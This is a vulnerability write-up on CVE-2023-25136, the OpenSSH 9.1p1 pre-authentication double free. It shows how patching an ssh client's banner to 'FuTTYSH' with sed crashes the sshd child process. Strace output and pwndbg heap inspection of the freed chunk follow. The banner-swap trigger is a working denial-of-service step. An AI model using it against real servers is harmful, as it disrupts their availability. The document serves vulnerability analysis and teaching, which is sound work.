

CVE-2023-25136

Memory Analysis with GDB and pwndbg

Date: September 4, 2023

Table of Contents

Summary..... 3

 Overview and Recommendations 3

Proof of Concept..... 4

 Setting up the lab Environment 4

 Demonstration of the Vulnerability: 4

 Digging into the double free error with pwndbg: 6

Summary

Overview and Recommendations

The OpenSSH server binary “sshd” version 9.1p1 has a double free vulnerability triggered during the pre-authentication process when a client connects using certain versions of “PuTTY” or any version of “FuTTY”. This causes the forked server process to abort. An attacker can utilize this to perform DoS attacks, disrupting the production environment. Updating OpenSSH to its latest version will prevent this specific vulnerability from being exploited.

Proof of Concept

Setting up the lab Environment

Compiled 9.1p1 sshd on Ubuntu 20.04, GLIBC 2.31-0ubuntu9.9 using source code at <https://github.com/openssh/openssh-portable/tree/486c4dc3b83b4b67d663fb0fa62bc24138ec3946>. Tested 9.1p1 sshd on the same OS and version, but within an LXC container. A pwndbg python script was used to automate the process of reaching the relevant points in memory when the double-free occurs. This script can be downloaded here https://github.com/Business1sgood/CVE-2023-25136/blob/main/enumerate_sshd.py and requires the following:

1. <https://github.com/pwndbg/pwndbg>
2. Pwntools - pip install pwntools
3. Psutils - pip install psutil

Demonstration of the Vulnerability:

Referenced the following methods from <https://www.openwall.com/lists/oss-security/2023/02/02/2>. Replace the ssh client banner with a vulnerable type. Here "FuTTY" is used:

```
cp -i /usr/bin/ssh .
```

Get the ssh client banner:

```
./ssh -V  
OpenSSH_8.2p1 Ubuntu-4ubuntu0.9, OpenSSL 1.1.1f 31 Mar 2020
```

Replace the banner:

```
sed -i s/OpenSSH_8.2p1/FuTTYSH_9.1p1/g ./ssh
```

Use the original ssh client; running ssh with -V shows the version that will be sent to the ssh server during pre-authentication. After authenticating, checked the auth.log for any errors; none found:

```
$ ssh -V
OpenSSH_8.2p1 Ubuntu-4ubuntu0.9, OpenSSL 1.1.1f 31 Mar 2020
$ ssh root@10.0.0.93
root@10.0.0.93's password:
Last login: Sat Sep 2 01:13:11 2023 from 10.0.0.2
root@u1:~# tail /var/log/auth.log
Sep 2 01:15:30 u1 sshd[916]: Disconnected from user root 10.0.0.2 port 46320
Sep 2 01:15:49 u1 sshd[932]: Received signal 15; terminating.
Sep 2 01:15:49 u1 sshd[934]: Server listening on 0.0.0.0 port 22.
Sep 2 01:15:49 u1 sshd[934]: Server listening on :: port 22.
Sep 2 01:17:01 u1 CRON[936]: pam_unix(cron:session): session opened for user root by (uid=0)
Sep 2 01:17:01 u1 CRON[936]: pam_unix(cron:session): session closed for user root
Sep 2 01:17:19 u1 sshd[934]: Received signal 15; terminating.
Sep 2 01:17:19 u1 sshd[940]: Server listening on 0.0.0.0 port 22.
Sep 2 01:17:19 u1 sshd[940]: Server listening on :: port 22.
Sep 2 01:17:23 u1 sshd[941]: Accepted password for root from 10.0.0.2 port 38678 ssh2
```

Now use the malicious client; here is the version of the ssh client with the vulnerable banner:

```
$ ./ssh -V
FuTTYSH_9.1p1 Ubuntu-4ubuntu0.9, OpenSSL 1.1.1f 31 Mar 2020
```

Connecting to the 9.1p1 SSH server using the client with the vulnerable banner, the password prompt doesn't even appear and the connection is closed:

```
$ ./ssh root@10.0.0.93
Connection closed by 10.0.0.93 port 22
```

In the container, the auth.log shows a fatal error:

```
root@u1:~# tail /var/log/auth.log
<SNIP>
Sep 2 01:12:48 u1 sshd[911]: Server listening on 0.0.0.0 port 22.
Sep 2 01:12:48 u1 sshd[911]: Server listening on :: port 22.
Sep 2 01:12:57 u1 sshd[912]: Connection closed by authenticating user root 10.0.0.2 port 47510 [preauth]
Sep 2 01:13:00 u1 sshd[914]: fatal: ssh_sandbox_violation: unexpected system call (arch:0xc000003e,syscall:20 @ 0x7f401f30f1d5) [preauth]
```

Attaching strace to the sshd process from within the container and connecting again using the client with the vulnerable banner, the specific error causing the disconnect can be viewed:

```
root@u1:~# netstat -lpta
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 localhost:domain        0.0.0.0:*               LISTEN      164/systemd-resolve
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN      1018/sshd: /usr/sbi
tcp        0      0 u1:ssh                  <REDACTED>:38678         ESTABLISHED 941/sshd: root@pts/
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN      1018/sshd: /usr/sbi
root@u1:~# strace -f -p 1018
strace: Process 1018 attached
ppoll([{fd=3, events=POLLIN}, {fd=4, events=POLLIN}], 2, NULL, [], 8

<SNIP>


[pid 1012] getpid( <unfinished ...>
[pid 1013] writev(2, [{iov_base="free(): double free detected in "..., iov_len=40}, {iov_base="\n", iov_len=1}], 2
<unfinished ...>
[pid 1012] <... getpid resumed>)          = 1012
[pid 1013] <... writev resumed>)          = 20
[pid 1012] poll([{fd=6, events=POLLIN}, {fd=7, events=POLLIN}], 2, -1 <unfinished ...>
[pid 1013] --- SIGSYS {si_signo=SIGSYS, si_code=SYS_SECCOMP, si_call_addr=0x7f8412e421d5, si_syscall=__NR_writev,
si_arch=AUDIT_ARCH_X86_64} ---
[pid 1013] write(8, "\0\0\0g\0\0\1\0\0\0\0\0\0\0[ssh_sandbox_viol"... , 107) = 107
```

Digging into the double free error with pwndbg:

From within the container, run the script with:

```
./enumerate_sshd.py
```

Then 'continue' in pwndbg:



```

_  0  0x7f264bec2a3f  ppoll+79
   1  0x5577a91d2418  main+9208
   2  0x5577a91d2418  main+9208
   3  0x5577a91d2418  main+9208
   4  0x7f264bdd4083  __libc_start_main+243

pwndbg> c
Continuing.

[0] 0:gdb*
```

ssh with "FuTTY" client:

```
$ ./ssh root@10.0.0.93
```

“Continue” twice in pwndbg; might be three times. Here we see a breakdown of function calls before, during, and after the double free error:

```

- 0  0x7fa59763b1d5 __libc_message+517
  1  0x7fa59763b1d5 __libc_message+517
  2  0x7fa5976432fc
  3  0x7fa597644f6d _int_free+1837
  4  0x557e35c8caca kex_assemble_names+362
  5  0x557e35c2693b assemble_algorithms+283
  6  0x557e35c2dcc6 copy_set_server_options+2534
  7  0x557e35c478d6 mm_getpwnamallow+1430

pwndbg> [0] 0:gdb*
```

The third frame in the above picture is associated with the GLIBC `_int_free` function. Checking the virtual memory mapping for the `sshd` process using pwndbg command “`vmmap`”, one can see the GLIBC version in use:

```


0x7fa5975ae000 0x7fa5975d0000 r--p 22000 0 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7fa5975d0000 0x7fa597748000 r-xp 178000 22000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7fa597748000 0x7fa597796000 r--p 4e000 19a000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7fa597796000 0x7fa59779a000 r--p 4000 1e7000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7fa59779a000 0x7fa59779c000 rw-p 2000 1eb000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
```


Using pwndbg command “`f 3`” will look at the last position within the `_int_free` function before making another function call:

```

pwndbg> f 3
#3  0x00007fa597644f6d in _int_free (av=0x7fa59779ab80 <main_arena>, p=0x557e35e1ba30, have_lock=0) at malloc.c:4201
4201 malloc.c: No such file or directory.
```

"av" is the beginning of the main arena. "p" is the victim chunk, or the chunk to be freed. The output of "f 3" will show "malloc.c:4201". Going to <https://elixir.bootlin.com/glibc/glibc-2.31/source/malloc/malloc.c> and searching "4201" will jump to that section of code:

```
#if USE_TCACHE
{
    size_t tc_idx = csize2tidx (size);
    if (tcache != NULL && tc_idx < mp_.tcache_bins)
    {
        /* Check to see if it's already in the tcache. */
        tcache_entry *e = (tcache_entry *) chunk2mem (p); 

        /* This test succeeds on double free. However, we don't 100%
           trust it (it also matches random payload data at a 1 in
           2^<size_t> chance), so verify it's not an unlikely
           coincidence before aborting. */
        if (__glibc_unlikely (e->key == tcache))
        {
            tcache_entry *tmp;
            LIBC_PROBE (memory_tcache_double_free, 2, e, tc_idx);
            for (tmp = tcache->entries[tc_idx];
                 tmp;
                 tmp = tmp->next)
            {
                if (tmp == e) 
                {
                    malloc_printerr ("free(): double free detected in tcache 2");
                    /* If we get here, it was a coincidence. We've wasted a
                       few cycles, but don't abort. */
                }
            }
        }
    }
}
```

This section of code in GLIBC 2.31 is ensuring the chunk to be freed (p) is not already in the tcache. If it does indeed exist in the tcache, then "malloc_printerr" is called which prints the error to stdout and aborts the process. Searching the double quad word of the victim chunk (p) from the "f 3" command gives the following output:

```
pwndbg> dq 0x55a9ce2dba30 16
000055a9ce2dba30 6f4d746e69725023 00000000000000121
000055a9ce2dba40 000055a9ce2db920 000055a9ce2d6010
000055a9ce2dba50 6f40323135616873 632e6873736e6570
000055a9ce2dba60 6576727563006d6f 68732d3931353532
000055a9ce2dba70 7275630036353261 2d39313535326576
000055a9ce2dba80 6c40363532616873 726f2e6873736269
000055a9ce2dba90 732d686463650067 7473696e2d326168
000055a9ce2dbaa0 6463650036353270 6e2d326168732d68
```


The second double quad word in the user data section of the above chunk contains the address pointing to tcache "counts" and "entries" data which shows free chunks and their occurrences. Interesting that the victim chunk (p) is not in this list:

```
pwndbg> tcache
tcache is pointing to: 0x55a9ce2d6010 for thread 1
{
  counts = {4, 7, 7, 7, 7, 1, 6, 6, 4, 3, 3, 7, 5, 3, 2, 7, 2, 7, 0, 1, 2, 2, 0, 7, 2, 1, 0, 0, 1, 0,
2, 3, 0, 2, 1, 1, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 2, 1, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 1},
  entries = {0x55a9ce2dbc80, 0x55a9ce2df900, 0x55a9ce2ecba0, 0x55a9ce2ee740, 0x55a9ce2ec4d0, 0x55a9ce
2e4ad0, 0x55a9ce2ece00, 0x55a9ce2ece80, 0x55a9ce2db030, 0x55a9ce2ecf10, 0x55a9ce2ecfc0, 0x55a9ce2e18d
0, 0x55a9ce2db840, 0x55a9ce2ebe90, 0x55a9ce2eead0, 0x55a9ce2f4520, 0x55a9ce2dba40, 0x55a9ce2edac0, 0x
0, 0x55a9ce2edc40, 0x55a9ce2db0d0, 0x55a9ce2ed310, 0x0, 0x55a9ce2e4690, 0x55a9ce2dc7d0, 0x55a9ce2e1af
0, 0x0, 0x0, 0x55a9ce2dd910, 0x0, 0x55a9ce2e9e40, 0x55a9ce2d7740, 0x0, 0x55a9ce2e2170, 0x55a9ce2e0f00
, 0x55a9ce2db3a0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x55a9ce2eb1c0, 0x0, 0x0, 0x0, 0x0, 0x55a9ce2dec0, 0
x55a9ce2e3eb0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x55a9ce2eb6f0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x55a
9ce2e0120}
```

It's not in the fastbin:

```
pwndbg> fastbins
fastbins
0x30: 0x55a9ce2ed8a0 __ 0x0
0x40: 0x55a9ce2ecbd0 __ 0x0
0x50: 0x55a9ce2df870 __ 0x55a9ce2eb690 __ 0x0
0x60: 0x55a9ce2ee440 __ 0x55a9ce2f4620 __ 0x55a9ce2ec020 __ 0x0
```

smallbin:

```
pwndbg> smallbins
smallbins
0x30: 0x55a9ce2ee360 __ 0x7f8ea3d11c00 (main_arena+128) __ 0x55a9ce2ee360
0xd0: 0x55a9ce2ed070 __ 0x7f8ea3d11ca0 (main_arena+288) __ 0x55a9ce2ed070
```

unsortedbin:

```
pwndbg> unsortedbin
unsortedbin
all: 0x55a9ce2ed5e0 __ 0x7f8ea3d11be0 (main_arena+96) __ 0x55a9ce2ed5e0
```

or largebin:

```
pwndbg> largebins
largebins
0x1c00-0x1df0: 0x55a9ce2e79d0 __ 0x7f8ea3d12260 (main_arena+1760) __ 0x55a9ce2e79d0
0x2200-0x23f0: 0x55a9ce2f0e90 __ 0x7f8ea3d12290 (main_arena+1808) __ 0x55a9ce2f0e90
```

pwntools output is not always 100% accurate. Given the metadata and userdata for the victim chunk (p), it does look like a freed chunk given the appearance of pointers in the user data. At this point, decided to log the "heap" command output to a file in order to see if the chunk is recognized as free, and in which bin it exists:

```
pwndbg> set logging file ./file.txt
pwndbg> set logging on

pwndbg> heap

root@u1:~/scripts# cat file.txt |grep -P 'Addr.*?0x55a9ce2dba30' -A 3 -B 2

Free chunk (tcachebins) | PREV_INUSE
Addr: 0x55a9ce2dba30
Size: 0x120 (with flag bits: 0x121)
fd: 0x55a9ce2db920
```

So it does look like the victim chunk (p) exists in the tcache bin. Let's check its forward pointer:

```
cat file.txt |grep -P 'Addr.*?0x55a9ce2db920' -A 3 -B 2
```

No output indicates this fd pointer doesn't exist. Going back to pwndbg; checking to see if the fd chunk for the victim (p) is valid via it's metadata:

```
pwndbg> dq 0x55a9ce2db920
000055a9ce2db920 0000000000000000 000055a9ce2d6010
000055a9ce2db930 6f40323135616873 632e6873736e6570
000055a9ce2db940 6576727563006d6f 68732d3931353532
000055a9ce2db950 7275630036353261 2d39313535326576
```

It is not. This is interesting though, because the second double quad word above contains the tcache_perthread_struct; a struct type object defining the state of the current threads tcache, as mentioned before. Let's look at the same fd pointer, but back 0x10 bytes:

```
pwndbg> dq 0x55a9ce2db910
000055a9ce2db910 206f00316168732d 00000000000000121
000055a9ce2db920 0000000000000000 000055a9ce2d6010
000055a9ce2db930 6f40323135616873 632e6873736e6570
000055a9ce2db940 6576727563006d6f 68732d3931353532
```

Looks like a valid chunk with the tcache struct in the bk pointer section of userdata. Let's verify this addresses existence in the output file:

```
root@u1:~/scripts# cat file.txt |grep -P 'Addr.*?0x55a9ce2db910' -A 3 -B 2

Free chunk (tcachebins) | PREV_INUSE
Addr: 0x55a9ce2db910
Size: 0x120 (with flag bits: 0x121)
fd: 0x00
```

This is a valid chunk. The questions at this point are:

1. Why doesn't the victim chunk (p) show itself in any of the bins?
2. Why is there an invalid forward pointer in the free victim chunk (p) metadata?
3. Why does this fd pointer - 0x10 have the tcache struct in its bk field?